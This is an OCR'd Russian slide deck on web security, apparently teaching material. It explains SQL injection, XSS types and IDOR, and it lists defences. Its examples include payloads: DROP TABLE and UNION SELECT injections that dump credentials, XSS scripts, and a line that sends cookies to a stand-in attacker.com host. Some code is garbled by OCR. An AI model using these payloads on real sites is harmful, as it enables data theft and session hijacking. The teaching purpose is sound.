cursor.execute(f"INSERT INTO users (username, password) VALUES
('user_input', 'user_password')"
```

Нет:

```
INSERT INTO users (username, password) VALUES ('test'); DROP TABLE
users; --', '1234');
```

SQL

- Безопасен ли этот код?

```
cursor.execute("INSERT INTO users (username, password) VALUES (?,
                ?)", (user_input, user_password))
```

SQL

- Безопасен ли этот код?

```
cursor.execute("INSERT INTO users (username, password) VALUES (?, ?)", (user_input, user_password))
```

Да:

```
INSERT INTO users (username, password) VALUES (aaa da kak vzlomat, 1332)"
```

SQL

- Безопасен ли этот код?

```
cursor.execute(f"SELECT * FROM products WHERE product_id =
                'user_input')"
```

SQL

- Безопасен ли этот код?

```
cursor.execute(f"SELECT * FROM products WHERE product_id =
                'user_input')"
```

Нет:

```
SELECT * FROM products WHERE product_id = user_input = '1' OR 1=1
```

SQL

- Безопасен ли этот код?

```
cursor.execute("SELECT * FROM products WHERE product_id = ?",
                        (user_input,))
```

SQL

- Безопасен ли этот код?

```
cursor.execute("INSERT INTO users (username, password) VALUES (?, ?)", (user_input, user_password))
```

Да:

```
INSERT INTO users (username, password) VALUES (aaa da kak vzlomat, 1332)"
```

SQL

- Что мы можем сделать с

```
SELECT * FROM products WHERE
category = 'user_category' AND
 price >= 'user_min_price' AND
 price <= 'user_max_price' AND
  rating >= 'user_min_rating';
```

- Если предположим, что параметры уязвимы?

SQL

- Что мы можем сделать с

```
SELECT * FROM products WHERE
category = '' UNION SELECT CONCAT(username, ':', password),
NULL, NULL FROM users --'user_category' AND
price >= 'user_min_price' AND
price <= 'user_max_price' AND
rating >= 'user_min_rating';
```

- Если предположим, что параметры уязвимы?


SQL

XSS

XSS

- Cross Site Scripting – тип атаки на веб-системы, заключающийся во **внедрении** в выдаваемую веб-системой страницу вредоносного кода (*который будет выполнен на компьютере пользователя при открытии им этой страницы*) и взаимодействии этого кода с веб-сервером злоумышленника

Пример атаки



XSS

Почему существует?

- Браузер не может самостоятельно отличить обычный текст от текста, который является CSS, HTML или JavaScript кодом.
- Он будет пытаться обрабатывать все, что находится между тегами **<script>**, как JavaScript код.
- Все, что находится между тегами **<style>**, считать CSS.
- И все, что похоже на тег, считать **HTML** кодом

XSS

Для проверки параметров первоначально нужно удостовериться, **что код выводится на странице**. Что делаем: в каждый параметр вставляем уникальную строку, которой нет на странице и делаем поиск по исходному коду.

Пример: /index.php?**title=Xss**

- Видим, что есть параметр title
- Тогда подставим в него строку '**testtesttest**'.

- **Видим, что наш текст вывелся** - записываем его куда-нибудь и повторяем это действие с другими параметрами. Например с
  '";:;<>/\[]<script><h1>

XSS

> Представь, что ты заходишь на сайт и видишь комментарий от другого пользователя.
> Комментарий содержит вредоносный код, и сайт незащищен от XSS, то этот код может выполниться в твоем браузере

> Это может привести к *...?*

XSS

> Представь, что ты заходишь на сайт и видишь комментарий от другого пользователя.
> Комментарий содержит вредоносный код, и сайт незащищен от XSS, то этот код может выполниться в твоем браузере

> Это может привести к *краже твоих данных*, таких как *пароли* или **куки**, или к другим неприятным последствиям

Типы XSS

Reflected XSS (Отраженный XSS):

•Происходит, когда вредоносный код отправляется в запросе (например, в URL) и немедленно отображается на странице.

•Злоумышленник может отправить ссылку с вредоносным кодом, и если пользователь перейдет по ней, код выполнится в его браузере.

•Обычно используется в фишинг-атаках, так как атака происходит в момент перехода по ссылке.

•Пример: http://vuln.com/search?q=<script>alert('XSS')</script>

Типы XSS

Stored XSS (Сохраненный XSS):

• Вредоносный код *сохраняется* на сервере (например, в базе данных) и затем выводится для других пользователей

• Это гораздо **более опасная форма XSS**, потому что злоумышленник может внести код в приложение, который будет исполняться у всех пользователей, которые посетят соответствующую страницу.

Пример: злоумышленник вставляет **<script>fetch(“/profile/delete”)</script>** в форму комментариев на сайте. Этот комментарий **сохраняется** в базе данных и при загрузке страницы будет выполнен у всех пользователей.

Выводы думайте сами

Типы XSS


DOM-based XSS (XSS на стороне клиента):

- Происходит, когда JavaScript на клиентской стороне выполняет небезопасные операции с пользовательским вводом, приводя к выполнению вредоносного кода.
- В отличие от предыдущих типов, сам сервер не изменяет данные, но клиентский скрипт некорректно обрабатывает данные, полученные из URL или других источников.

Пример: JavaScript на странице берет данные из URL и вставляет их на страницу без должной фильтрации. Если злоумышленник передаст в URL вредоносный код, он будет выполнен.

DOM

Это программный интерфейс для веб-документов, который представляет структуру документа в виде дерева объектов. Каждая часть веб-страницы (текст, элементы, атрибуты, стили) является объектом, и с помощью DOM можно манипулировать этими объектами динамически, изменяя содержимое страницы, стили, структуру и т.д.



DOM

Манипуляции через JavaScript
Браузеры предоставляют *JavaScript* API для работы с **DOM**, что позволяет динамически изменять содержимое веб-страниц. Например, с помощью *JS* можно изменить текст в параграфе или добавить новый элемент на страницу

Пример манипуляции с DOM:

```
document.querySelector("h1").innerText = "Новый заголовок";
```

DOM <3 XSS

В отличие от традиционного **Reflected** или **Stored** XSS, где сервер непосредственно возвращает опасный контент, в **DOM-based XSS** атака происходит на клиентской стороне, когда JavaScript изменяет DOM в ответ на действия пользователя.

```
const searchTerm = new
URLSearchParams(window.location.search).get('search');
document.getElementById('search-result').innerHTML = searchTerm;
```

https://example.com/?search=<script>alert('XSS')</script>

DOM <3 XSS

Начальный **DOM**

```
<html>
  <head>
    <title>Example Page</title>
  </head>
  <body>
    <h1>Search Results</h1>
    <div id="search-result"></div>
  </body>
</html>
```

DOM <3 XSS

Когда JavaScript выполняется, он ищет параметр search в URL, находит его значение (<script>alert('XSS')</script>) и вставляет это значение в элемент #search-result.


```
<html>
  <head>
    <title>Example Page</title>
  </head>
  <body>
    <h1>Search Results</h1>
    <div id="search-result">
      <script>alert('XSS')</script>
    </div>
  </body>
</html>
```

DOM <3 XSS

Злоумышленник может вставить другой код, который не просто вызывает alert(), а может, например:

```
document.location = "http://attacker.com/steal_cookies?cookie=" + document.cookie;
```

<img src=“” onerror=“javascript:alert(1)”>



XSS

Защита?


Защита от XSS


•**Экранирование данных**:
Заменяйте символы <, >, &, " на их HTML-сущности (<, >, &, ")
•**Использование Content Security Policy (CSP)**:
Это механизм, который позволяет ограничить, какие скрипты могут выполняться на странице.
Не доверяйте пользователям:
Не разрешайте пользователям вводить HTML или JavaScript в формах без предварительной проверки и фильтрации.
•**HTTP-only cookies**:
Используйте флаг **HttpOnly** для cookie-файлов, чтобы они не могли быть доступны через JavaScript

IDO
R

_IDOR

Insecure Direct Object Reference - это уязвимость, при которой пользователь может получить доступ к объектам (например, данным, файлам, записям) в системе, к которым ему не положено иметь доступ, изменяя параметры запроса





_IDOR

Предположим, приложение генерирует URL для доступа к профилям пользователей с ID в виде чисел:
> **https://example.com/profile?id=123**
Злоумышленник может подставить другое значение ID в URL:
> **https://example.com/profile?id=124**
